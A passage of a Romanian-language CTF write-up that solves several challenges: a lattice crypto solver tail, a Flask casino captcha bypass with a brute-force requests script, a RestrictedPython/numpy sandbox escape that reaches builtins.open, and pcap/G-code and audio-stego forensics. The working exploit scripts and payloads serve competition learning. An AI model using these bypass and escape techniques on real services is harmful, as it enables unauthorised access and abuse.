    log.success(f"[enc {rnd + 1}/{ROUNDS}] n recovered ({n.bit_length()} bits)")
    log.success(f"[enc {rnd + 1}/{ROUNDS}] m recovered")
    io.recvuntil(b"n=")
    io.sendline(str(n).encode())
    io.recvuntil(b"m=")
    io.sendline(str(m).encode())

log.success("All rounds passed! Getting flag...")
io.interactive()

if __name__ == "__main__":
    context.log_level = args.LOG_LEVEL or "info"
    solve()

```

Output:

```

>> sage -python solve.py HOST=35.198.137.88 PORT=32059
[+] Opening connection to 35.198.137.88 on port 32059: Done
[*] [sig 1/5] collecting 40 queries ...
[*]   computing orthogonal lattice ...
[*]   got 39 orthogonal vectors
[*]   recovered subspace dim: 3
[*] [sig 1/5] n recovered (2999 bits)
[*] [sig 2/5] collecting 40 queries ...
[*]   computing orthogonal lattice ...
[*]   got 39 orthogonal vectors
[*]   recovered subspace dim: 3
[*] [sig 2/5] n recovered (2999 bits)
[*] [sig 3/5] collecting 40 queries ...
[*]   computing orthogonal lattice ...
[*]   got 39 orthogonal vectors
[*]   recovered subspace dim: 3
[*] [sig 3/5] n recovered (3000 bits)
[*] [sig 4/5] collecting 40 queries ...
[*]   computing orthogonal lattice ...
[*]   got 39 orthogonal vectors
[*]   recovered subspace dim: 3
[*] [sig 4/5] n recovered (2999 bits)
[*] [sig 5/5] collecting 40 queries ...
[*]   computing orthogonal lattice ...
[*]   got 39 orthogonal vectors
[*]   recovered subspace dim: 3
[*] [sig 5/5] n recovered (3000 bits)
[*] [enc 1/5] collecting 50 queries ...

```

```

[*] recovered a_i vector (a[:3]=[545911534901159958540132515738, 1238850365679682600539338646676,
340934652306512227145383464443])
[*] candidate b vectors: 2
[*] selected b candidate #1
[+] [enc 1/5] n recovered (3000 bits)
[+] [enc 1/5] m recovered
[*] [enc 2/5] collecting 50 queries ...
[*] recovered a_i vector (a[:3]=[101358179419296396004932979601, 287825799439005309692490684269,
84436896276928403559333956608])
[*] candidate b vectors: 2
[*] selected b candidate #1
[+] [enc 2/5] n recovered (3000 bits)
[+] [enc 2/5] m recovered
[*] [enc 3/5] collecting 50 queries ...
[*] recovered a_i vector (a[:3]=[1263153276355711890153081681521, 1008195492595693248514904317010,
1149203647186912058389195191768])
[*] candidate b vectors: 2
[*] selected b candidate #1
[+] [enc 3/5] n recovered (3000 bits)
[+] [enc 3/5] m recovered
[*] [enc 4/5] collecting 50 queries ...
[*] recovered a_i vector (a[:3]=[337426681385074759077271540426, 9236062551573013963344078356,
1004903463993385149415348397725])
[*] candidate b vectors: 2
[*] selected b candidate #1
[+] [enc 4/5] n recovered (3000 bits)
[+] [enc 4/5] m recovered
[*] [enc 5/5] collecting 50 queries ...
[*] recovered a_i vector (a[:3]=[605850516041860800523957007062, 1091744973526292749952793386714,
410281842751263649885263914784])
[*] candidate b vectors: 2
[*] selected b candidate #1
[+] [enc 5/5] n recovered (2999 bits)
[+] [enc 5/5] m recovered
[+] All rounds passed! Getting flag...
[*] Switching to interactive mode
"You have intercepted someone else's communication, but your time is limited. Act fast before it's too late!"

flag{ortho_lattice_ftw_56f17b85f9a3d5891b0f}

```

Clanker casino : Misc

Dovada obținerii flagului

CTF{954eab9fa51e0aecd2bab944f60ee15af0a064d97651719752865208c28bc24}

Sumar

Challenge-ul este un web app Flask cu register, login si un coin flip game.

Ca sa vezi flag-ul trebuie sa ajungi la minimum 200 coins.

Aplicatia foloseste captcha la endpoint-ul POST /game, dar validarea are un logic bug.

In cod, user_answer si correct_answer pot fi ambele None, iar comparatia user_answer != correct_answer trece.

Asta permite captcha bypass daca trimiti request fara captcha_answer intr-o session unde captcha_id lipseste.

Exploit-ul corect este: register fara follow redirect, apoi POST /game direct, fara captcha field.

Cu all-in strategy pe bet sequence 1,2,4,8,16,32,64,128 ai nevoie de 8 wins la rand.

Probabilitatea per attempt este 1/256, deci merge rapid cu brute force pe conturi noi in parallel.

Dovada rezolvării

Vulnerabilitatea se afla la captcha validation flow:

- Pe POST /game, backend citeste:
 - user_answer din form
 - captcha_id din session
 - correct_answer din dict
- Check-ul este doar:
 - if user_answer != correct_answer:

Bug logic:

- Daca nu exista captcha_id in session => captcha_id = None
- captcha_storage.get(None) => correct_answer = None
- Daca noi omitem captcha_answer din POST => user_answer = None
- Comparatia devine None != None => False, deci captcha check trece (captcha bypass)

Exploit chain

- POST /register cu allow_redirects=False
- Suntem logati, dar nu avem captcha init state in session
- POST /game cu payload doar bet=... (fara captcha_answer)
- Captcha bypass
- Repetam bets all-in: 1,2,4,8,16,32,64,128
- 8 wins la rand = 200 coins
- flag

Solve:

```
import argparse
import re
import secrets

import requests

BETS = [1, 2, 4, 8, 16, 32, 64, 128]
FLAG_RE = re.compile(r"(?:CTF|FLAG)\{[^}\n]+\}")

def attempt_once(base_url: str, timeout: float) -> str | None:
    s = requests.Session()
```

```

username = f'u_{secrets.token_hex(6)}'
password = secrets.token_hex(10)

# Important: do not follow redirect to /game,
# so captcha_id is never initialized in session.
reg = s.post(
    f'{base_url}/register',
    data={"username": username, "password": password},
    allow_redirects=False,
    timeout=timeout,
)
if reg.status_code not in (302, 303):
    return None

# Captcha bypass: send only bet, omit captcha_answer.
for bet in BETS:
    s.post(
        f'{base_url}/game',
        data={"bet": str(bet)},
        allow_redirects=False,
        timeout=timeout,
    )

html = s.get(f'{base_url}/game', timeout=timeout).text
m = FLAG_RE.search(html)
return m.group(0) if m else None

def main() -> int:
    parser = argparse.ArgumentParser(description="Minimal Clanker Casino solver")
    parser.add_argument("-url", required=True, help="Target URL, ex: http://host:port")
    parser.add_argument("--max-attempts", type=int, default=4000)
    parser.add_argument("--timeout", type=float, default=5.0)
    args = parser.parse_args()

    base_url = args.url.rstrip("/")
    print(f"[*] Target: {base_url}")

    for i in range(1, args.max_attempts + 1):
        try:
            flag = attempt_once(base_url, args.timeout)
        except requests.RequestException:
            continue

        if flag:
            print(f"[+] Flag found on attempt {i}: {flag}")
            return 0

        if i % 100 == 0:
            print(f"[*] Attempts: {i}")

    print("[-] Flag not found. Increase --max-attempts and retry.")
    return 1

if __name__ == "__main__":
    raise SystemExit(main())

```

Output:

```

>> python3 solve.py --url http://35.198.137.88:30922 -w 12          19:24
[*] Target: http://35.198.137.88:30922
[*] Workers: 12 | Timeout: 5.0s
[*] Bet sequence per attempt: [1, 2, 4, 8, 16, 32, 64, 128]
[+] Flag found on attempt 196: FLAG: CTF{954eab9fa51e0aeeecd2bab944f60ee15af0a064d97651719752865208c28bc24}

```

Jail : Misc

Dovada obținerii flagului

CTF{73fca295d9702c41a7d8474ca438d1d7cb8111f59a9ce5bfc1de47d488b7a890}

Sumar

Challenge-ul este un pyjail bazat pe RestrictedPython.

La prima vedere pare sigur, pentru ca blocheaza open, __import__ si multe alte atribute.

Totusi, numpy este expus printr-o filtrare superficiala (safe_module) care curata doar numele de la nivelul 1.

Din cauza asta, submodulele interne ale lui NumPy sunt accesibile si pot conduce spre module standard Python.

Am folosit un lant de atribute publice (np.random.bit_generator.re.enum.bltns) care duce la builtins, apoi open() sa citim flagul.

Dovada rezolvării

Fluxul aplicatiei (jail.py):

1. Citeste inputul: `expr = input("">>>> ")`
2. Compileaza cu `compile_restricted(..., "exec")`
3. Ruleaza codul in `restricted_globals`

In context sunt puse:

- `safe_builtins`
- `math` (allowlist)
- `np = safe_module(numpy)`

Functia critica:

```
def safe_module(mod):
    safe = types.ModuleType(mod.__name__)
    for name in dir(mod):
        if not name.startswith('_') and not name in BLOCKS:
            setattr(safe, name, getattr(mod, name))
    return safe
```

Bug-ul este clar: filtrarea se face doar la primul nivel. Daca un atribut permis este submodul, acel submodul ramane complet accesibil.

Daca `np` este disponibil si filtrarea este shallow, atunci exista sanse sa ajungem din `np` in alte module Python.

Planul a fost:

1. gasesc un submodul permis din `numpy`
2. urmaresc referinte interne catre stdlib
3. caut o cale catre `builtins`
4. folosesc `builtins.open()`

Am incercat din referinta la referinta:

```
print(np.random)
print(np.random.bit_generator)
print(np.random.bit_generator.re)
print(np.random.bit_generator.re.enum)
print(np.random.bit_generator.re.enum.bltns)
```

Output la ultimul print este: <module 'builtins' (built-in)>

Payload final:

```
print(np.random.bit_generator.re.enum.bltns.open("flag.txt").read())
```

Remote:

```
$ nc 35.242.220.108 31076
>>> print(np.random.bit_generator.re.enum.bltns.open("flag.txt").read())
print(np.random.bit_generator.re.enum.bltns.open("flag.txt").read())
/usr/local/lib/python3.13/site-packages/RestrictedPython/compile.py:206: SyntaxWarning: Line None: Prints, but
never reads 'printed' variable.
    warnings.warn(
CTF{73fca295d9702c41a7d8474ca438d1d7cb8111f59a9ce5bfc1de47d488b7a890}
```

Chimera Void : Forensics

Dovada obtinerii flagului

CTF{CONGRATS_WINNERS}

Sumar

In captura de retea exista doua fluxuri TCP mari:

- un flux de tip zgomot pe portul `80` (`noise.local`), cu multe POST-uri de 1 MB;
- un flux real pe portul `5000`, care contine un upload HTTP multipart catre `octoprint.local`.

Din al doilea flux se recupereaza fisierul `chimera_test.gcode` (aprox 47 MB). Mesajul nu este in clar in text, ci este ascuns geometric in traseele de printare din straturile din mijloc (`Z=1.0` pana la `Z=4.8`).

Dupa ce traseele sunt convertite in grila 2D si se vizualizeaza void-ul (inversul materialului extrudat), apare flagul

```

AEE5D9EFAE1C1E5M1UHII <
H7V/FK>1 DPMINHEK-E-B17/K
XMK.LL4H1S 1 /DUL1KAEL/ XHH
UH233XKH40S/PHHMNIEKH1NII
A1H1F1W1UFH1-1S1D1H1X11 14:
1H511H1KA/1 XMKP29F1F>

CTFCONGRATS_WINNERS

IOUJT8SB1Y93TUVJ705K4
8AC1S9R(IV2N0GRH2560X
1JR03L1K5X3ARPZEJ0287
?/MNHAA?<AM1M?>MHI R17
Kef'UbUsh?1?/ot1ElD_H1?u

```

Dovada rezolvării

Cand deschidem .pcap file in wireshark putem vedea statisticile ca sunt doar pachete TCP

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	52969	100.0	76968579	13 M	0	0	0	52969
Ethernet	100.0	52969	1.0	741566	127 k	0	0	0	52969
Internet Protocol Version 4	100.0	52969	1.4	1059380	182 k	0	0	0	52969
Transmission Control Protocol	100.0	52969	1.4	1059380	182 k	52944	1058880	182 k	52969
Hypertext Transfer Protocol	0.0	25	34.1	26216290	4522 k	25	26216290	4522 k	25

Acuma folosind tshark:

```

[csc/forensics] x + v
[lfip@justalaptop] -[~/Documents/rosc/forensics]
>> tshark -r chimera_void.pcap -q -z io,phs
=====
Protocol Hierarchy Statistics
Filter:
eth          frames:52969 bytes:76968579
  ip          frames:52969 bytes:76968579
    tcp         frames:52969 bytes:76968579
      http       frames:25 bytes:2640
        tcp.segments   frames:25 bytes:2640
=====

[lfip@justalaptop] -[~/Documents/rosc/forensics]
>> tshark -r chimera_void.pcap -q -z conv,tcp
=====
TCP Conversations
Filter:<No Filter>
          |  <-  |  |  >  |  |  Total  |  Relative  |  Duration  |
          |  Frames  Bytes |  |  Frames  Bytes |  |  Frames  Bytes |  Start  | 
192.168.1.50:4444  <-> 192.168.1.10:5000  1 54 bytes  34214 49 MB  34215 49 MB  17.314118000  29.0625
192.168.1.99:3333  <-> 192.168.1.10:80  1 54 bytes  18753 27 MB  18754 27 MB  0.000000000  16.0758
=====
```

Observatii:

- Captura este TCP-only.
- Sunt doua conversatii principale:
 - `192.168.1.99:3333 -> 192.168.1.10:80` (aprox 27 MB)
 - `192.168.1.50:4444 -> 192.168.1.10:5000` (aprox 49 MB)

Concluzie: fluxul de pe `5000` este mai mare si mai suspect.

Pe portul `80` apar request-uri de forma:

- `POST /noise/data_0`
- `POST /noise/data_1`
- ...

- `POST /noise/data_24`
fiecare cu `Content-Length: 1048576`.
Acest model repetitiv indica trafic de umplutura (decoy).

Inspectia primului pachet cu date din fluxul pe `5000` arata:

- `POST /api/files/local HTTP/1.1`
- `Host: octoprint.local`
- `Content-Type: multipart/form-data`
- `Content-Length: 47892095`
- `filename="chimera_test.gcode"`

Concluzie: avem upload direct de G-code catre un server de tip OctoPrint.

```
[lifip@justalaptop] - [~/Documents/rocsc/forensics]
>> mkdir -p tcpflow_out
tcpflow -r chimera_void.pcap -o tcpflow_out
reportfilename: tcpflow_out/report.xml
[lifip@justalaptop] - [~/Documents/rocsc/forensics]
>> ls tcpflow_out
192.168.001.050.44444-192.168.001.010.05000
192.168.001.050.44444-192.168.001.010.05000c1
192.168.001.050.44444-192.168.001.010.05000c2
192.168.001.099.33333-192.168.001.010.00080
192.168.001.099.33333-192.168.001.010.00080c1
192.168.001.099.33333-192.168.001.010.00080c2
report.xml
```

Acuma sa putem vizualiza layere am facut un script de python care genereaza .png file:

```
import math
import importlib
import re
import sys

# Fixed challenge defaults.
LAYER = 1.0
EXTENT = 650.0
CELL = 5.0
SCALE = 8

X_RE = re.compile(r"\bX(-?\d+(:\.\d+)?)")
Y_RE = re.compile(r"\bY(-?\d+(:\.\d+)?)")

def main() -> None:
    try:
        image_mod = importlib.import_module("PIL.Image")
    except ModuleNotFoundError:
        print("[!] Pillow is required. Install with: pip install pillow")
        sys.exit(1)

    if len(sys.argv) < 2:
        print(
```

```

        "Usage: python3 generate_chimera_pngs.py <gcode_or_stream_file> [output_png]"
    )
    sys.exit(1)

input_file = sys.argv[1]
output_png = sys.argv[2] if len(sys.argv) > 2 else "layer1_material.png"

size = int(round(EXTENT / CELL))
grid = [[0] * size for _ in range(size)] # 1 = material

z = None
cur_x = None
cur_y = None

with open(input_file, "r", errors="ignore") as f:
    for line in f:
        line = line.strip()

        if line.startswith("G0 Z"):
            z = float(line.split("Z", 1)[1])
            continue

        if z != LAYER or not line.startswith(("G0 ", "G1 ")):
            continue

        x_match = X_RE.search(line)
        y_match = Y_RE.search(line)
        x = float(x_match.group(1)) if x_match else cur_x
        y = float(y_match.group(1)) if y_match else cur_y

        if (
            line.startswith("G1 ")
            and cur_x is not None
            and x is not None
            and y is not None
            and x != cur_x
        ):
            row = int(y // CELL)
            if 0 <= row < size:
                x0 = min(cur_x, x)
                x1 = max(cur_x, x)
                c0 = max(0, int(x0 // CELL))
                c1 = min(size - 1, int(math.ceil(x1 / CELL)) - 1)
                for col in range(c0, c1 + 1):
                    grid[row][col] = 1

            cur_x, cur_y = x, y

img = image_mod.new("L", (size, size), 255)
for row in range(size):
    for col in range(size):
        if grid[row][col]:
            img.putpixel((col, size - 1 - row), 0)

img = img.resize((size * SCALE, size * SCALE), image_mod.NEAREST)
img.save(output_png)
print(f"[+] Wrote {output_png}")

if __name__ == "__main__":
    main()

```

```

[lifip@justalaptop] -[~/Documents/roscsc/forensics]
>> python3 "generate_chimera_pngs.py" "tcpflow_out/192.168.001.050.44444-192.168.001.010.05000"
[+] Wrote layer1_material.png

```

Echos_of_the_past : Steganography

Dovada obținerii flagului

ROCSC{2a97516c354b68848cdbd8f54a226a0a55b21ed138e207ad6c5cbb9c00aa5aea}

Sumar

In challenge am primit fisierul audio `past_echoes.wav`, iar indicul spunea ca sunetul este repetitiv si contine un mesaj ascuns.

Am analizat semnalul audio pentru a determina perioada de repetitie, apoi am tratat fiecare bloc repetat ca un bit (0/1). Dupa gruparea blocurilor in doua clase si conversia in ASCII, am obtinut mesajul ascuns: `gotorocsc.roinpast`. Cu metadata: past date 06 07 2022 -> wayback maschine si era un login screen cu username demo -> flag `ROCSC{sha256(demo)}`

Dovada rezolvării

```
[lifip@justalaptop] -[~/Documents/rocsc/stega]
>> ffprobe -hide_banner past_echoes.wav
Input #0, wav, from 'past_echoes.wav':
Metadata:
    PSTD          : Past Date=06.07.2022
    Duration: 00:04:19.20, bitrate: 705 kb/s
    Stream #0:0: Audio: pcm_s16le ([1][0][0][0] / 0x0001), 44100 Hz, 1 channels, s16, 705 kb/s
```

Deoarece nu suna a morse code am decis sa impart pe 0 si 1. Pentru ca audio-ul suna ciclic, am calculat autocorelatia pe envelope-ul RMS (ferestre de 10ms). Varful principal a fost la aproximativ 1.8s (si multipli: 3.6s, 7.2s, 14.4s), deci perioada de simbol este 1.8s.

Transformarea blocurilor in biti

- $259.2 / 1.8 = 144$ segmente
- fiecare segment a fost descris prin:
 - corelatia cu segmentul mediu
 - distanta RMS fata de segmentul mediu
- am folosit KMeans(`n_clusters=2`) pentru a separa segmentele in doua clase (0/1)
- am testat ambele polaritati (labels si 1-labels)
- am convertit bitii in bytes, apoi in ASCII

Script:

```
import numpy as np
from scipy.io import wavfile
from sklearn.cluster import KMeans
def corr(a, b):
    a = a - a.mean()
    b = b - b.mean()
    return float(np.dot(a, b) / np.sqrt(np.dot(a, a) * np.dot(b, b)))
def printable_ratio(arr):
    return sum(32 <= c < 127 for c in arr) / len(arr)
sr, x = wavfile.read("past_echoes.wav")
if x.ndim > 1:
    x = x[:, 0]
x = x.astype(np.float64)
L = int(round(sr * 1.8))
segs = x.reshape(-1, L)
avg = segs.mean(axis=0)
corrss = np.array([corr(avg, s) for s in segs])
dists = np.sqrt(((segs - avg) ** 2).mean(axis=1))
```

```

feat = np.column_stack([corrs, dists])
labels = KMeans(n_clusters=2, random_state=0, n_init=20).fit_predict(feat)
best = None
for bits in [labels, 1 - labels]:
    bitstr = "".join(str(int(b)) for b in bits)
    by = [int(bitstr[i:i+8], 2) for i in range(0, len(bitstr), 8)]
    txt = "".join(chr(c) if 32 <= c < 127 else "." for c in by)
    score = printable_ratio(by)
    if best is None or score > best[0]:
        best = (score, txt)
print("Decoded:", best[1])


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lifip@justalaptop:[~/Documents/rocsc/stega]
>> python3 getout.py
Decoded: gotorocsc.roinpast

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Pe waybackmaschine in data de 22 june 2022 avem acest link:
<https://web.archive.org/web/20220622131056/https://www.rocsc.ro/>



Multumesc frumos pentru timpul acordat!
Kudos to all of the challenge authors!